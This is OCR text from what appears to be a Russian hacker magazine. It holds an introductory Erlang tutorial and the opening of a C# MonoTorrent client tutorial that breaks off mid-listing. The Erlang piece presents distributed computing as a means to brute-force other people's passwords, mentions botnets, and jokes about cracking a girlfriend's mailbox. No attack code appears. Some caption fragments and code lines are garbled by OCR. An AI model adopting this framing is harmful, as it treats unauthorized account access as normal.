
Каждому из нас знакома проблема, когда пароль параноидально-настроенного юзверя никак не хочет поддаваться брутфорсу. И каждого, наверняка, посещала мысль, что было бы здорово замутить под это дело распределенные вычисления. Но тут мало иметь свой ботнет — необходим соответствующий инструментарий. Увы, большей частью он заточен под всякую научную пургу. Но что тебе мешает написать прогу для распределенного брута? Для этого есть прекрасный инструмент — язык Erlang!

```
-module(quicksort).
-export([qsort/1]).
```

НАФИГА МНЕ НОВЫЙ ЯЗЫК?

Вопрос не в бровь, а в глаз. Действительно, зачем изучать новый язык программирования, если настоящему cool хакеру, кроме Assembler/C, для счастья ничего не надо? А тут раз — и еще один язык! Все верно — любую задачу можно решить с помощью одного лишь ассемблера. Трудозатраты при этом будут такие, что почти любой проект превращается в хронический долгострой. С другой стороны, новые высокоуровневые языки программирования, вроде C# или Java, позволяют очень быстро писать программный код и хранят в своем арсенале много полезных фишек, делающих жизнь кодера более шоколадной. Только вот системщик, пишущий драйвер или модуль ядра на одном из таких языков, получит вынос мозга в dev/null. Надеюсь, ты понял, к чему я веду — для каждого типа задач есть свои наиболее эффективные инструменты.

Взять ту же проблему брутфорса. Его скорость напрямую зависит от количества задействованных вычислительных ресурсов. Хакеры, серьезно замороченные на этом деле, по-разному выкручиваются из ситуации. Одни усиленно курят доки по нецелевому использованию графических процессоров. Другие создают сеть из компьютеров (легально, или плодят ботов) и вешают на нее распределенные вычисления. На этом я предлагаю остановиться подробнее. Вопрос, который неизбежно встает перед всеми, кто



Вот через это окно и добавляются новые Reference



Официальный сайт мощнейшего инструмента

Pivot]) ++ [Pivot] ++ qsort([

решил испытать себя в распределенных вычислениях: «как оно работает?». В качестве ответа серьезные кодерские конторы предлагают специальный софт, позволяющий развернуть систему распределенных вычислений.
Но у всякого универсального решения найдется масса недостатков, основной из которых — офигенная избыточность. Большинство заложенных в систему возможностей остаются незадействованными. А это значит, мы имеем дело с непродуктивным использованием вычислительных мощностей, которых у нас и так в обрез! Выход? Он прост, — написать свою систему распределенных вычислений, заточенную под себя любимого. Но тогда придется ломать голову над новым вопросом — какой инструмент выбрать для разработки? Возможностями какого языка воспользоваться? Вот тут-то я настоятельно рекомендую тебе обратить внимание на язык Erlang.
Для начала — немного истории. Erlang был создан в небезызвестной компании Ericsson. Ха, ты уже догадался, что означает название Erlang? «Конечно, это Ericsson Language!» Только не прав ты, гринго. Эрланг — это имя крайне умного мужика, в честь которого и назвали единицу измерения телекоммуникационного трафика (*Судя по имени, он настоящий викинг*, — Прим. ред.).
Erlang относится к функциональным языкам программирования. Если у тебя на почве тупой программы университетского обучения выработалось стойкое отвращение к лямбда-выражениям, будь осторожен и потребляй Erlang очень дозировано во избежание соматических (да простит меня редактор за упомянутый всуе медицинский термин) осложнений. Синтаксис языка похож на Prolog. И это не случайно — именно к Prolog уходят его корни.
Теперь собственно о том, чем так хорош Erlang. В наш смутный век андронных коллайдеров (пишу эту фразу на тот случай, если ты сейчас читаешь журнал, сидя в vault 13, полируя энергоброню и коротая времени до выхода на поверхность в поисках водяного фильтра) бал правит концепция объектно-ориентированного программирования. Ее идею можно выразить тремя словами: весь мир — объекты. Концепция, лежащая в основе Erlang, утверждает, что — ничего подобного, весь мир это процессы! И, черт побери, они правы — какая польза от объектов, если они не будут иметь методов, через которые взаимодействуют друг с другом и окружающей средой? Соответственно, программа, написанная на этом языке, представляет собой совокупность процессов, взаимодействующих через обмен сообщениями. Что? Тебе послышалось слово «надежность»? Нет, брат, не послышалось и твое пораженное хентаем подсознание верно тебе нашептывает: «память, память, разделяемая память». Почему деревья растут, а программы падают? Потому что практически все языки программирования используют концепцию разделяемой памяти. Отсюда — все проблемы: кто-то прочитал то, что не должен был читать, кто-то перезаписал то, что не должен был перезаписывать. В Erlang подобная ситуация невозможна в принципе, потому что вместо того, чтобы устраивать из системной памяти коммунальную квартиру, в Erlang, как уже было сказано, используется обмен сообщениями между процессами. Однако, основная фишка не в этом, а в том, что процессы прекрасно масштабируются и распараллеливаются (и при этом — с минимальными накладными расходами). Поэтому Erlang можно, не кривя бровью, назвать инструментом номер один для создания систем распределенных вычислений.

А КАК ТУТ ВСЕ УСТРОЕНО?


Прежде чем перейти к практике, давай наведем порядок в голове и уясним важные моменты. Во-первых, Erlang является кросс-платформенным

Запустить Erlang-программу в окошках

Чтобы запустить на выполнение Erlang-программу в обход диалогового режима (то есть, как обычное приложение), нужно всего лишь подсунуть интерпретатору пару ключей: -noshell (подавляет интерактивный режим) и -run, после которого нужно последовательно указать имя модуля, имя функции, и опционально — параметры, передаваемые функции при запуске.

Некоторые проекты, написанные на Erlang

- **Yaws** — очень шустрый и очень надежный, да еще и нетребовательный к ресурсам веб-сервер (yaws.hyber.org).
- **Чатовский движок** в крупнейшей социальной сети Facebook.
- Сервер для Jabber-сетей **Ejabberd** (www.ejabberd.im).
- И, наконец, самый известный проект — распределенная база данных SimpleDB, на которой работает интернет-гигант Amazon.



Веб-сайт проекта Erlang

языком. Технически это реализовано так же, как и в Жабе — программа транслируется в байт-код, исполняемый виртуальной машиной. Поскольку Erlang относится к функциональным языкам, забудь о такой глупости, как операция присваивания. Ее просто нет!

Чтобы передать информацию от одного процесса к другому, как я уже упоминал, используются сообщения. У каждого процесса есть свой почтовый ящик, из которого он извлекает поступившие сообщения. И здесь снова проявляется крутизна Erlang, так как процесс вовсе не обязан читать все сообщения из своего почтового ящика. Возможно использование фильтров, на основании которых будет осуществляться избирательная выборка сообщений.

Следующая фишка: с Erlang тебе не придется заботиться об отлове всех исключительных ситуаций и написании для них обработчиков. Да-да, занудная парочка try-catch осталась за бортом. А теперь попробуй догадаться, за счет чего это стало осуществимо: или программы, написанные на Erlang, сверхнадежны и никогда не падают, даже будучи написанными быдло-кодерами, или в Erlang встроена мощная система обработки ошибок? Какой бы вариант ты ни выбрал, он будет неправильным. Согласно философии Erlang, если процесс упал, — туда ему и дорога. Исповедуется здоровый и прагматичный пофигизм. Более того, процесс, в котором возникли проблемы, делает все возможное, чтобы система отправила его к праотцам. Он даже называется «процесс-камикадзе» (*Кстати, большую часть времени автор статьи работает программером в Японии и в совершенстве владеет техникой сепукку и древним искусством связывания женщин, так что можешь написать ему на эту тему*, — Прим. ред.).

Ты скажешь: а как же другие процессы, они же будут пытаться взаимодействовать с упавшим «товарищем»! Нет, — если процесс падает, родительский процесс получает соответствующее уведомление и, немного погоревав, продолжает жить дальше.

Дальше! Процессы в Erlang изолированы друг от друга. А значит, при распараллеливании задачи можно забыть про кошмарные мьютексы, семафоры, взаимные блокировки. Это же просто праздник какой-то!

И наконец, пара слов о том, как с помощью Erlang создаются распределенные системы. Работающий экземпляр виртуальной машины называется узлом (Node). Каждый узел знает о существовании других узлов на этой же машине и может с ними взаимодействовать. С тем же успехом узел может взаимодействовать и с узлами, существующими на других машинах, достаточно скормить ему адрес удаленной системы.

История Erlang

Родина языка — лаборатория **Ericsson Computer Science Laboratory** (CSLab). По большому счету, все началось с потребности немного усовершенствовать язык Prolog, добавив в него поддержку параллелизма. В 1990 году язык обзавелся собственным синтаксисом (который, впрочем, так и остался похожим на синтаксис Prolog). Тогда же была разработана и виртуальная машина Erlang. А в 1998-м, через восемь лет после своего выхода в большое плавание, язык Erlang с набором библиотек был опубликован под открытой лицензией.

ГДЕ ЖЕ МНЕ ЕГО ВЗЯТЬ?

Если ты дочитал до этого абзаца, значит, тема поднятия собственной системы распределенных вычислений тебя заинтересовала. Дай догадаюсь, что

```
nicholas@nicholas-laptop: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
nicholas@nicholas-laptop:~$ erl
Erlang (BEAM) emulator version 5.5.5 [source] [async-threads:0] [kernel-poll:fal
se]

Eshell V5.5.5  (abort with ^G)
1>
```

Erlang в интерактивном режиме

тебя сейчас интересует больше всего? Наверняка, вопросы — где достать Erlang и сколько лавандосов за него попросят. Начну со второго. Возрадуйся — Erlang бесплатен, да будет благословен RMS!

В доступный для загрузки с сайта **erlang.org** дистрибутив входят: компилятор языка, среда исполнения с поддержкой эмуляции многопроцессорных систем, документация, а также набор библиотек и инструментов OTP. Среди последних следует отметить Mnesia — написанную полностью на Erlang распределенную СУБД с поддержкой репликации данных и возможностью динамического изменения их схемы и обновления своего кода без приостановки работы. Mnesia использует Erlang в качестве управляющего языка и делает работу с распределенными данными полностью прозрачной для приложений — они работают абсолютно одинаково как с локальными данными, так и размещенными на удаленном узле.

Конечно же, мы выложили инсталляционный пакет Erlang на нашем диске, и тебе не придется качать его из Сети.

Если же ты прогуляешься до официального сайта Erlang, то сможешь найти там как исходники языка (и собрать их под свою *Nix-систему), так и готовый инсталлятор под Windows. Кроме того, Erlang входит в репозитарии многих Linux-дистрибутивов и может быть установлен буквально одним кликом мыши через какую-нибудь попсовую систему вроде Synaptic. Адептам командной строки тоже не придется себя утруждать нечеловеческими усилиями: все, что требуется — это ввести в терминал строку apt-get install erlang.

Если ты решил пойти путем настоящих джедаев, то устанавливай Erlang из исходников. Сложного тут тоже ничего — распаковывай архив, а затем сотвори заклинание:

```
./confogure
make
sudo make install
```

После инсталляции неплохо было бы проверить, все ли у нас получилось. Для этого набирай в терминале команду erl. Ты должен увидеть баннер Erlang — что-то вроде:

```
$ erl
Erlang (BEAM) emulator version 5.5.1 [source] [async-
threads:0] [hipe]
Eshell V5.5.1 (abort with ^G)
```

МНЕ БЫ ЭТО... IDE КАКУЮ-НИБУДЬ

А чего так? Консоль же наш дом родной, IDE — путь для слабаков.

На самом деле, глупо отказываться от благ цивилизации. Поэтому напоследок кратко рассмотрим существующие средства разработки приложений на Erlang. Сразу скажу, что поскольку последователей этого языка программирования гораздо меньше, чем любого попсового языка типа C# или VB, то и со средами разработки под Erlang дела обстоят, мягко говоря, неважно.

Первым идет великий и могучий Emacs. Трудно найти язык программирования, для которого не было бы реализовано поддержки в этом легендарном редакторе. Но здесь союз требует некоторых предварительных действий. Чтобы подружить Emacs и Erlang, понадобится пакет erlang-mode. Не парься, он по умолчанию входит в инсталляционный пакет. Если ты уже устанавливал моды на Emacs, то ниже для тебя не будет ничего нового. Если же ты новичок в этом деле, то вот тебе очень краткая инструкция:

```
// Указываем путь к erlang-mode и загружаем
erlang-start
(add-to-list 'load-path ».....»)
(require 'erlang-start)
// типы файлов, для которых будет активирован мод
(add-to-list 'auto-mode-alist '("\\.erl?$"
. erlang-mode))
(add-to-list 'auto-mode-alist '("\\.hrl?$"
. erlang-mode))
// пути к erlang-окружению
(setq erlang-root-dir "/opt/local/lib/erlang")
(add-to-list 'exec-path "/opt/local/lib/erlang/bin")
(setq erlang-man-root-dir "/opt/local/lib/
erlang/man")
```

Если Emacs тебя пугает, есть другие, менее экстремальные решения. Например, ErliBird — среда Erlang-разработки, в основе которой лежит платформа NetBeans. А кто у NetBeans числится в заклятых конкурентах? Правильно — Eclipse. И если существует сборка NetBeans для Erlang-разработки, то можно не сомневаться, что аналогичный инструмент найдется и у Eclipse. И действительно, ErlIDE — плагин для Eclipse, позволяющий использовать Erlang-программистам эту великолепную IDE.

Весь кайф обламывает один нюанс. Дело в том, что ErliBird и ErlIDE — еще настолько сырые продукты, что годятся только для экспериментов. Для справки скажу, что возможности Emacs с запасом перекрывают все самые мыслимые и немыслимые запросы. Так что, лучше потратить пару дней на обуздание этого скакуна, чем заниматься нетрадиционным сексом с другими IDE.

НУ И КАК МНЕ ЭТИМ ПОЛЬЗОВАТЬСЯ?

Осваивать новый язык по традиции будем с вывода строки «Hello, World!» и простых арифметических операций:

```
1> "hello, world!".
"hello, world!"
2> 1 + 2.
3
3> (2 * 3) + 4.
10
```


Надеюсь, ты обратил внимание на такую фишку, как точка в конце каждого выражения. Все остальное весьма традиционно.

Но не торопись с выводами. У многих, кто впервые увидел код, написанный на этом языке, единственная реакция на увиденное — «сумасшедший, нечеловеческий синтаксис!». Однако для настоящего хакера это не станет

sort:qsort(List)

%% Sort a list of items

Монитор производительности Erlang-приложений



dvd

На диске ты найдешь не только инсталляционный пакет Erlang для Windows-систем, но и среды разработки ErlyBird и Erlİde. В качестве дополнительного бонуса — справочная система от Ericsson!



links

www.erlang.org — Open-Source реализация Erlang. Erlang по-русски: erlang.dmitriid.com. Проекты, использующие Erlang в качестве основного языка разработки: www.erlang-projects.org. Сообщество Erlang-программистов — www.trapexit.org.

преградой. Да, синтаксис, мягко говоря, странен. Но к нему быстро привыкаешь.

Введи следующий код:

```
1> X = 50.
50
2> Y = (X + 10) * 2.
120
```

Пока ничего интересного за исключением того, что все переменные у нас в верхнем регистре, — это не случайность, а одно из требований языка. Давай присвоим переменной X новое значение: 3> X = 10. Упс, интерпретатор выдает ошибку! В чем дело? Готовься к выносу мозга. Во-первых, X — это совсем не то, что мы подразумеваем под переменной в других языках программирования. Во-вторых, знак равенства в случае с Erlang не является оператором присваивания. Теперь по пунктам. Переменные в Erlang являются переменными одноразового присваивания. Если переменной еще не присваивалось никакого значения, она считается открытой. Закрытая переменная — та, которой уже однажды было присвоено значение и, следовательно, поменять его на другое уже нельзя. При таком раскладе знак равенства представляет собой всего лишь оператор приведения — сначала у нас было нечто неопределенное, а потом раз, и конкретное число. И поменять мы его не можем точно так же, как Маша с пятого этажа вдруг не обернется Петей из другого подъезда. Можешь считать это теплым приветом от функционального программирования.

А если переменные не меняют своего значения, то это просто рай для многопоточного программирования, ведь тебе больше не придется заморачиваться с механизмом блокировок. Не нужен он и все.

В Erlang есть еще такое понятие, как атом. Атом — это именованная константа. В отличие от переменной, название атома может быть написано строчными буквами.

Следующий важный элемент языка — кортежи (Tuples). Кортеж — это набор значений ограниченной длины. Кортеж ограничивается фигурными скобками, а элементы кортежа отделяются друг от друга запятыми. Кортежи могут быть вложенными друг в друга. Вот примеры кортежей:

```
1> {ok, 9}.
{ok,9}
2> {true, {127, 0, 0, 1}}.
{true,{127,0,0,1}}
3> {box, {width, 10}, {height, 35}}.
```

Если кортеж не ограничивать по длине, то это уже будет список. Списки в отличие от кортежей заключаются в квадратные скобки. Еще список можно разделить на две части — заголовок (head) и хвост (tail). Одно от другого отделяется с помощью вертикальной черты. Для чего это нужно, ты увидишь, когда мы будем писать свою распределенную систему для брутфорса.

```
1> [one, two, three].
 [one,two,three]
 2> [1, 2|[3, 4, 5]].
 [1,2,3,4,5]
 3> [{key1, value1}, {key2, value2}].
 [{key1,value1},{key2,value2}]
```

Чтобы твои мозги не превратились в дареную котлету, прочие особенности языка оставим за рамками статьи. Ищи врезку со ссылками, по которым можно найти подробнейшую документацию, да еще и с примерами. А мы тем временем перейдем к не менее важному вопросу — создание полноценных программ.

КАК ЗАПУСТИТЬ?

Для начала о том, как выйти из Erlang-интерпретатора. Для этого нужно набрать команду `halt()`. И не забудь про точку в конце строки!

Ну, а теперь отвечаю на вопрос, вынесенный в заголовок раздела. Во-первых, не мешало бы научиться писать

Среда разработки ErliBird

полноценные листинги и скармливать их среде Erlang целиком, вместо нудного секса с построчным прогоном через интерпретатор. Для создания программного кода можно использовать любой текстовый редактор, не сохраняющий элементы форматирования. Файл должен иметь расширение (.erl). Логическая структура Erlang-программы представляет собой набор модулей. Модули оформляются в виде отдельных файлов. Первым делом мы должны объявить начало модуля и заодно сообщить его название. Для этого используется конструкция

```
— module(название).
```

Кстати, название модуля должно совпадать с именем файла. Если потребуется обратиться к модулю из другого файла, достаточно указать его имя и — через двоеточие — имя функции, которую нужно вызвать. В круглых скобках после имени функции, как обычно, передаем необходимые аргументы:

```
mymod:test(8).
```

В случае если внутри модуля требуется объявить функцию, доступную извне, используется конструкция:


```
— export([имя_функции/количество_аргументов]).
```

После того, как файл с модулем создан, его можно скомпилировать в байт-код простой командой

```
c(имя_модуля).
```

К сожалению, наша приятная беседа за чашечкой текилы не может продолжаться вечно. Но я надеюсь, что Erlang тебя заинтересовал как минимум настолько, чтобы начать знакомиться с той документацией по языку, что есть в Сети. Ну а мы с тобой встретимся через месяц и поближе познакомимся с инструментами организации распределенных вычислений. А чтобы употребить новые знания с пользой — напишем систему для распределенного брутфорса. Так что, пускай твоя подруга меняет пароль на своем почтовом ящике!

Управление встроенной базой данных



ИГОРЬ АНТОНОВ


РАЗРУЛИВАЕМ ТОРРЕНТЫ-2: ПОД ПОКРОВОМ НОЧИ

ПРОГРАММИМ КРОССПЛАТФОРМЕННЫЙ TORRENT-КЛИЕНТ

«Шесть лет прошло со времен первой войны людей и орков…» Действительно, прошло уже несколько месяцев с момента выхода статьи, в которой мы на практике разобрали процесс создания и парсинга torrent-файлов. К большому сожалению, до самого вкусного момента (взаимодействия с трекером) мы добрались только сегодня — из-за проблем с отладкой готового примера. Лишь после нескольких сеансов электростимуляции толстым зондом со стороны редактора рубрики я смог это дело осилить и облечь в суровые строки журнальной статьи.

C# ВМЕСТО DELPHI

Для первой части статьи я писал пример на моем любимом Delphi, но сегодня мне предстоит ему изменить и воспользоваться великим и могучим C#. Многие Delphi-ненавистники возрадуются и громко закричат: «Неужели на Delphi нельзя создать полноценный клиент?». Вовсе нет, на Delphi можно написать практически любое приложение и торрент-клиент — не исключение, но есть одно но. Как ты понимаешь, протокол BitTorrent — это не хухры-мухры и просто так реализовать его в приложении не удастся. В настоящее время для дельфина не существует ни одной нормальной библиотеки/модуля для упрощения взаимодействия с этим протоколом. Все те библиотеки, которые мне попадались на глаза, морально устарели и требовали переписывания до 60% кода. Заниматься переписыванием и изобретением очередного велосипеда — очень долго и нудно, а Dr.Klouniz все повышал вольтаж на моих электродах, двигая гигантским реостатом и раскатисто хохоча. Поэтому я забил на эту идею и занялся поисками альтернативных библиотек — и на этот раз я искал не для Delphi, а для C#. К счастью, тут



Официальный сайт мощнейшего инструмента

Вот через это окно и добавляются новые Reference

поиски были недолгими. Буквально на второй странице результатов, Гугл выдал мне ссылку на продвинутую библиотеку для работы с протоколом BitTorrent. Недолго думая, я взял курс по найденному линку и оказался на сайте проекта — MonoTorrent for C#.

РАЗРЕШИТЕ ПРЕДСТАВИТЬСЯ: MONOTORRENT

Библиотека Monotorrent — одна из самых профессиональных и функциональных среди имеющихся альтернатив. Для программиста она предоставляет шикарный API, позволяющий использовать протокол BitTorrent с чрезвычайной легкостью, не задумываясь о лишних проблемах. Автор этого замечательного творения — Alan McGovern. Изначально библиотека входила в проект Summer of Code 2006. Но после того как она засветилась и стала набирать фанатов, Alan решил заняться доработкой MonoTorrent и сделать отдельный проект. Вот так и появился на свет MonoTorrent, который сегодня используют все C#'ники. Петь дифирамбы MT можно очень долго, поэтому давай отвлечемся от этого занимательного, но бесполезного дела и взглянем на четыре ключевые особенности, ради которых стоит юзать именно эту либу:

1. Упрощенная процедура для создания/чтения torrent-файлов. Все то, что мы научились делать в первой части статьи, в MonoTorrent делается в пару строчек кода. На скорость работы такая универсальность и упрощенность не повлияли — она находится на высоте и все действия (парсинг файлов, общение с сервером, переиндексация незакачанного файла) происходят очень быстро.

2. Функции на любой случай! Возможностей MN с лихвой хватит как для разработки клиентских приложений (например, Torrent-клиентов), так и серверных (например, Tracker-серверов). Все необходимые классы уже реализованы.

3. Простота использования. Код MonoTorrent написан очень качественно. Поэтому, если ты нормально ориентируешься в ООП, то без труда сможешь разобраться с внутренностями этой библиотеки и по необходимости дописать пару возможностей самостоятельно.

4. Кроссплатформенность. Разработчик MT нехило постарался и сделал свое детище полностью кроссплатформенным. Поэтому грани между платформами размываются, и ты можешь разрабатывать хоть под Unix-like системы (смотри документацию по проекту Mono: http://www.mono-project.com), хоть под Windows Mobile.

УСТАНОВКА MONOTORRENT

Все, хватит занудной теории, давай переходить к долгожданной практике. Перед тем как использовать эту мощную либу, тебе нужно ее скачать и проинсталлить. Самую свежую версию библиотеки ты всегда можешь найти на http://www.monotorrent.com (на нашем DVD лежит последняя на момент сдачи статьи версия). Распакуй найденный/скачанный архив и попробуй произвести перекомпиляцию всех файлов. Минута ожидания и… на тебя обрушивается водопад error'ов, в которых сообщается о невозможности обнаружения каких-то модулей. Не отчаивайся, сейчас мы это исправим.

В качестве лекарства тебе придется добыть один очень популярный у программистов C# фреймворк и подключить его к своей Visual Studio. Беги на http://nunit.org и качай новую версию дистрибутива фреймворка (чтобы далеко не бегать, достаточно просто заглянуть к нам на DVD). Установка фреймворка стандартная. Все, что от тебя требуется — просто закрыть Visual Studio и запустить скачанный инсталлятор. После завершения установки твоя среда разработки уже будет знать о местоположении библиотеки, а значит, тебе нужно вновь попробовать компильнуть сорцы MonoTorrent. На этот раз компиляция пройдет успешно.

Код метода Main()

```
if (args.Length < 2)
{
  Console.WriteLine("Please run this program with
parameters:");
  Console.WriteLine("<torrent path> <Download
folder>");
  Console.ReadKey();
  return;
}

_programPath = Environment.CurrentDirectory;
_torrentPath = args[0];
_downloadPath = args[1];
_fastResumeFile = _programPath + "\temp.data";

_listener = new Top10Listener(10);

Console.CancelKeyPress +=
delegate { exit(); };
AppDomain.CurrentDomain.ProcessExit +=
delegate { exit(); };
AppDomain.CurrentDomain.UnhandledException +=
